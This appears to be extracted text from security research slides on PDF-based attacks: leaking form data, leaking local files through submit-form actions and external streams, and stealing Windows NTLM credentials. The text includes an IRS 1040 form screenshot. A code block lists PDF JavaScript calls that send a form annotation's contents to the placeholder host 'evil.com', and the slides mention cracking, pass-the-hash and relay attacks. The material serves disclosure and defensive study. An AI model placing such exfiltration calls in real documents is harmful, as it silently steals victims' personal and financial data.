




**Compare**  
*[Filiol2008]*









# TEST ALL THE PATHS







# Form Data Leakage

# Form Data Leakage

- Idea: victim obtains modified PDF form
- Attacker silently exfiltrates data

<https://pdf.wondershare.com/templates/1040-form-pdf-template->

## Free Download IRS 1040 Form


IRS 1040 Form

---


**1040** Department of the Treasury - Internal Revenue Service (IRS) **2019** OMB No. 1545-0047 800 Tax Only - Do not write or staple in this space.

**Filing Status**  Single  Married filing jointly  Married filing separately (MFS)  Head of household (HOH)  Qualifying widower (QW)  
Check only: If you checked the MFS box, enter the name of spouse. If you checked the HOH or QW box, enter the child's name if the qualifying person is a child but not your dependent. ▶

Your first name and middle initial	Last name	Your social security number
If joint return, spouse's first name and middle initial	Last name	Spouse's social security number
Home address (number and street). If you have a P.O. box, see instructions.		Appt. no.
City, town or post office, state, and ZIP code. If you have a foreign address, also complete spaces below (see instructions)		<b>Presidential Election Campaign</b> Check here if you, or your spouse if filing jointly, want to go to this link. Checking this box will not change your tax or refund. <input type="checkbox"/> Yes <input type="checkbox"/> No








```

value = this.getAnnots()[0].contents;
this.submitForm({cURL: "http://evil.com/"});
this.getURL("http://evil.com/"+value);
app.launchURL("http://evil.com/"+value);
app.media.getURLData("http://evil.com/"+value, "audio/mp3");
SOAP.connect("http://evil.com/"+value);
SOAP.request({cURL:"http://evil.com/"+value, oRequest:{}, cAction:""});
this.importDataObject("file", "http://evil.com/"+value);
app.openDoc("http://evil.com/"+value);
  
```

# Local File Leakage

# Local File Leakage

- Goal: exfiltrate arbitrary files on disk to attacker by chaining PDF features




A **submit-form action** transmits the names and values of selected interactive form fields to a specified uniform resource locator



The **field's text** is held in a text string (or, beginning with PDF 1.5, a **stream**)

### 3.2.7 Stream Objects

beginning with PDF 1.2, **the bytes may be contained in an external file**



# Credential Theft

# Credential Theft

- Offline cracking
  - NTLMv2: modern GPU requires 2,5h for eight chars
  - NTLMv1, LM: considered broken [*Marlinspike2012*]
- Pass-the-hash or relay attacks
  - Compare [*Ochoa2008, Hummel2009*]
  - Depending on Windows security policy

## Temporary Patch Released For Adobe Reader Zero-Day




Author:  
Lindsey O'Donnell

February 11, 2019  
/ 2:20 pm

2 minute read

